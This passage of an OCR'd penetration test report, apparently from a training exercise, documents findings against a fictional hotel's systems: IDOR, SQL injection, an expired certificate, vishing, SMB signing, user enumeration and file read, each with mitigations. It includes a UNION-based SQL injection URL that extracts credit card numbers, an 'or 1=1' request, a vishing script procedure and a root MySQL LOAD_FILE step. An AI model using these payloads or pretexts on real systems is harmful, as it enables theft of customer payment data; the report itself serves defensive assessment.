
Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.3
3 Date: Sat, 14 Jan 2023 15:17:09 GMT
4 Content-Type: application/json
5 Content-Length: 199465
6 Connection: close
7 Access-Control-Allow-Origin: https://10.0.0.200
8 Vary: Origin
9
10 [
  {
    "id":1,
    "status":"cleared"
  },
  {
    "id":2,
    "status":"cleared"
  },
  {
    "id":3,
    "status":"cleared"
```

Search... 0 matches


Request
Pretty
Raw
Hex
1 GET /api/payment/1 HTTP/1.1
2 Host: 10.0.0.200
3 Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
4 Accept: application/json, text/plain, */*
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://10.0.0.200
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://10.0.0.200/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
Search...
0 matches
Response
Pretty
Raw
Hex
Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.3
3 Date: Sat, 14 Jan 2023 15:17:55 GMT
4 Content-Type: application/json
5 Content-Length: 100
6 Connection: close
7 Access-Control-Allow-Origin: https://10.0.0.200
8 Vary: Origin
[
{
"amount":2304.25,
"customer_id":"d8011aed-8d90-4d82-b0d8-b5555843e07d",
"id":1,
"status":"cleared"
}
]


Pretty
Raw
Hex
\n
1 GET /api/payment/2 HTTP/1.1
2 Host: 10.0.0.200
3 Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
4 Accept: application/json, text/plain, */*
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://10.0.0.200
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://10.0.0.200/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
Search...
0 matches
Response
Pretty
Raw
Hex
Render
\n
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.3
3 Date: Sat, 14 Jan 2023 15:20:37 GMT
4 Content-Type: application/json
5 Content-Length: 100
6 Connection: close
7 Access-Control-Allow-Origin: https://10.0.0.200
8 Vary: Origin
9
10 [
{
"amount":41075.8,
"customer_id":"92030164-b07b-44a3-841e-b425b7cef219",
"id":2,
"status":"cleared"
}
]
11

Mitigation

1. Put restrictions on access to the API that prevents any user from authenticating to it. Instead of using a linear progression of numbers to identify different transactions, use a uniquely generated value.

References
1. Swagger Docs 2. Insecure direct object references (IDOR) | Web Security Academy 3. Insecure Direct Object Reference (IDOR) Vulnerability Detection and Prevention


7.2.10 SwaggerUI API SQL Injection

SwaggerUI API SQL Injection		CVSS	Prioritization
Risk	**High**	**7.3 High**	**High**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:N		
MITRE ATT&CK	T1190 – Exploit Public Facing Application		
Hosts	10.0.0.200:80		

Impact
The vulnerability led to the discovery of sensitive customer information, such as email addresses, transactions, and credit card information. This places the clients of TCC at risk of having their financial assets stolen. Inserting arbitrary data into the tables would also be possible, which would harm the integrity of TCC.

Details
The Swagger API was vulnerable to SQL injection that revealed sensitive customer data, including credit card numbers, full addresses, and emails. There was no encryption on the customer PII found. This is able to be performed by any authenticated user.

Replication
1. After authenticating as a user, SQL can be injected into the URL of an API request. a. Example SQL Injection: https://10.0.0.200/api/payment/1%20UNION%20SELECT%20null,CONCAT('card_number:%20',number,'%20ccv:%20',ccv,'%20expiration:%20',expiration,'%20zip:%20',zip),null,null%20FROM%20billing.credit_cards



Request

Pretty Raw Hex


```
1 GET /api/payment/1+or+1=1+--+- HTTP/1.1
2 Host: 10.0.0.200
3 Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
4 Accept: application/json, text/plain, */*
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer
[redacted]
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/109.0.5414.75 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://10.0.0.200
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://10.0.0.200/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: nginx/1.23.3
3 Date: Sat, 14 Jan 2023 15:22:50 GMT
4 Content-Type: application/json
5 Content-Length: 165
6 Connection: close
7 Access-Control-Allow-Origin: https://10.0.0.200
8 Vary: Origin
9
10 {
    "error":
    "syntax error at or near \"or\"\nLINE 1: SELECT * from billing.payments WHERE
    id = 1+or+1=1+--+-\n                                                    ^\n"
  }
11
```



Mitigation

1. Implementing input sanitation into the API or using prepared statements would prevent SQL injection from happening.
2. Do not allow the API to accept quotes and other unnecessary characters as input. Alternatively, provide another error when a bad character is submitted as input.
3. Input validation can be implemented on the backend side to prevent any malicious characters from being parsed by the application.

References

1. OWASP - SQL Injection
2. Portswigger - SQL Injection
3. Payload All The Things - Union-Based Attacks

4. OWASP - Input Validation

7.2.11 Expired SSL/TLS Certificates

Invalid SSL/TLS Certificates		CVSS	Prioritization
Risk	**High**	6.5 Medium	HIGH
Impact	**High**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
MITRE ATT&CK	T1588 - Obtain Capabilities: Digital Certificates		
Hosts	10.0.0.11		

Impact

An expired SSL/TLS session that utilizes an expired certificate should not be trusted by the end-users. Accepting expired certificates makes users vulnerable to man-in-the-middle (MITM) attacks, which allows an adversary a path to intercept sensitive information about TCC's guests, such as: usernames, passwords, credit card numbers, and any other personally identifiable information.

Details


[redacted] identified an expired SSL certificate present on the host, 10.0.0.11, which was issued in 2009 and expired in 2019. TCC risks encryption, and mutual authentication on its reservation website.

Replication

1. Perform a Nikto Scan utilizing the SSL Certificate script on HTTPS.

The certificate was issued on 2009-11-10 and expired after 2019-11-08.

2. Navigate to the website at https://10.0.0.11 and attempt to view the certificate through the browser.



TCC Check-in Website

Mitigation
1. Generate a new Certificate Signing Request (CSR) through the web host's interface. 2. Provide valid information to validate domain ownership. Once all fields are filled out, the host will provide you with a CSR code which can be used to

re-activate your certificate.

3. Activate your new SSL Certificate. Through the host's dashboard, there is an overview provided of all of the domains/SSL certificates owned by TCC. If there are any certificates that are about to expire, there will be an "Activate" option. Clicking the button initiates the process of renewing the certificate.
4. Fill out the necessary fields, typically, the CSR is requested, along with the primary domain.
5. Validate the SSL Certificate. There are several ways to validate the certificate. The most common validation techniques are through HTTP, where a file is uploaded to the server that the certificate will be installed on, or through DNS, using CNAME records.

References
1. The Risks of Expired SSL Certificates 2. How to Renew SSL Certificate for My Website

7.2.12 Susceptibility to Vishing

Susceptibility to Vishing		CVSS	Prioritization
Risk	High	5.9 Medium	HIGH
Impact	High		
Likelihood	Likely		
CVSS String	AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:L/A:N		
MITRE ATT&CK	T1566 - Phishing		
Hosts	N/A		

Impact

Customer PII can be obtained by knowing a minimal amount of information about their stay. This violates PCI-DSS compliance because information about customer credit card numbers can be exposed, as well as customer addresses.

Details

[redacted] performed a social engineering attack by phone to determine what customer information could be disclosed. By calling the front desk under the pretense of being a recent guest, the testers were able to gather the last 4 digits of a customer's credit card number as well as their home address.
Although [redacted] had access to all the information about all the guests, the team wanted to only answer questions with information that could reasonably be found out through OSINT on the selected target such as family members and dates of their stay. During the phone conversation, [redacted] also had to provide the town that the customer lived in.

Replication

1. Gather information about a potential target through access to the WordPress reservation site. This information was used to find the dates of their stay and create a story around this and the number of guests they had, which indicated

a family.
2. Make notes of the information to collect, to confirm that anything obtained during the phone call is accurate.
3. Write a script for the phone call, and prepare responses for potentially challenging situations.
4. Call the number provided for the vishing test and attempt to gather information.

Mitigation
1. Provide employee training on social engineering. 2. Establish protocols for authentication over voice channels.

References
1. What is Vishing? Examples + How to Protect Against It 2. Phishing, Technique T1566 - Enterprise | MITRE ATT&CK®

7.2.13 SMB Signing Disabled

SMB Signing Disabled		CVSS	Prioritization
Risk	High	5.3 Medium	HIGH
Impact	High		
Likelihood	Likely		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1557 - Adversary-in-the-Middle		
Hosts	10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.100.103, 10.0.200.104 (445/tcp)		

Impact

SMB (Server Message Block) signing is a security feature that ensures the integrity of SMB communications between two systems by using digital signatures. When SMB signing is disabled, it means that the systems communicating via SMB will not use digital signatures to verify the integrity of the messages, making it easier for an attacker to intercept, modify, or inject SMB traffic. This can lead to a variety of security issues, such as man-in-the-middle attacks, spoofing, and other types of SMB-based attacks. Additionally, it can also make it more difficult to detect and investigate SMB-related security incidents.

Details

During the assessment [redacted] found in the nmap scan that a guest account on the machine had smb1 message-signing disabled.

Message-signing allows the SMB communications to be digitally "signed" at the "packet-level". The mechanism allows the receipt to verify the authenticity of the source.
Although it is a default setting it is still dangerous since the attacker can set up a relay between the server and the client. This man-in-the-middle attack can help attackers gain the accounts present on the machine and their respective NTLM hash.


The attacker can then crack offline to gather passwords or use these hashes to gain access into other machines.

The risk of this vulnerability is high. Since carrying out the attack does not require much sophistication or extensive knowledge, the likelihood is very likely, which makes the overall impact high.

Replication

1. The commands scan the IP address to gather information about the Operating System present
2. Run the following nmap command:

 # nmap -A 10.0.0.106



Nmap scan of 10.0.0.6

Mitigation

1. To mitigate this vulnerability it is advised that SMB message signing be enabled throughout the domain by configuring the Group Policy settings.

2. The Domain group policy on the domain controller can be edited using the "Group Policy Management Console" application. The steps for this are detailed in the link. How to configure a domain password policy

3. The policy can be found by navigating to Windows Settings > Security Settings > Local Policies > Security Options

References
1. Overview of Server Message Block signing - Windows Server | Microsoft Learn 2. Adversary-in-the-Middle

7.3 Medium

7.3.1 Rewards Portal User Enumeration

Rewards Portal User Enumeration		CVSS	Prioritization
Risk	**Medium**	**7.2** High	**MED**
Impact	**Medium**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
MITRE ATT&CK	T1589 - Gather Victim Identity Information		
Hosts	10.0.0.12		

Impact


User enumeration can have a serious security impact on a system because it allows an attacker to identify valid user accounts, which can then be targeted for further attacks, such as brute force attacks or phishing campaigns.

Details

While attempting to log in to the rewards portal, [redacted] noticed that the error messages returned on the login page revealed more information than they should. When logging in with a user that does not exist in the rewards portal, the user is shown an error message: "Login Error: user not found." However, when testing another username, the error message said "Login Error: invalid password." Based on these output messages, an attacker could test a list of potential usernames and find real accounts.


Replication

1. Access the rewards portal at http://10.0.0.12
2. Enter "user" as the username and anything for the password.



Invalid User

3. Try another common username, "admin" with any password. The error output message differs from the previous login attempt, indicating that admin is a valid user, but that the password is incorrect.



Invalid Password with Valid User

Mitigation
1. Rather than giving a specific error message, an incorrect login attempt of any kind should generate a standard message. For example, "Login Error: invalid username or password." This would prevent an attacker from knowing if it is the username or the password that is causing the error. 2. For additional security, implementing a CAPTCHA mechanism can prevent automated user enumeration attacks.

References

1. CWE-204: Observable Response Discrepancy
2. Gather Victim Identity Information: Credentials

7.3.2 Credential Access via GET request

Credential Access via GET request		CVSS	Prioritization
Risk	Medium	6.8 Medium	MED
Impact	Low		
Likelihood	Likely		
CVSS String	AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L		
MITRE ATT&CK	TA0006 - Credential Access		
Hosts	10.0.0.12		

Impact
Any user on the web server with access to the log files can view the clients' login credentials in plaintext. Since the web server does not implement HTTPS, a machine-in-the-middle (MITM) attack can be used to capture credentials out of the GET request, which may result in the compromise of the user accounts. This also poses a security concern for the end user, as the passwords are logged in the browser history.

Details
The "My Rewards" web server running on 10.0.0.12 is sending in the credentials in an insecure manner, using the GET parameter "user" to the "/userapi.php" endpoint.

Replication
1. Open a web browser and browse the My Rewards login portal at http://10.0.0.12/ 2. Enter any credentials and hit the login button 3. The username and password can be seen sent via GET request in the screenshot below

Credentials being sent via GET request

Mitigation
1. All forms submitting passwords should use the POST method. This means methods attribute in the html form should be set to POST. 2. It may also be necessary to modify the corresponding server-side form handler to ensure that submitted passwords are properly retrieved from the message body, rather than the URL.

References
1. Password submitted using GET method 2. Credential Access

7.3.3 Arbitrary File Read

Arbitrary File Read		CVSS	Prioritization
Risk	High	6.5 Medium	MED
Impact	Medium		
Likelihood	Likely		
CVSS String	AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N		
MITRE ATT&CK	T1083 - File and Directory discovery		
Hosts	10.0.0.12		

Impact

Arbitrary file read vulnerability allows an attacker to access sensitive information and files on the server that they should not have access to. This can lead to data breaches, server compromise, website defacement, and loss of availability.

Details

[redacted] found insecure permissions set on the admin account for MariaDB. This in combination with 7.2.2 Plaintext Passwords in Database leads us to read arbitrary files from the system.

Replication

1. Authenticate to database using an gussable password:

mysql -u root -h 10.0.0.12 -p

2. Read the file using LOAD_FILE() function

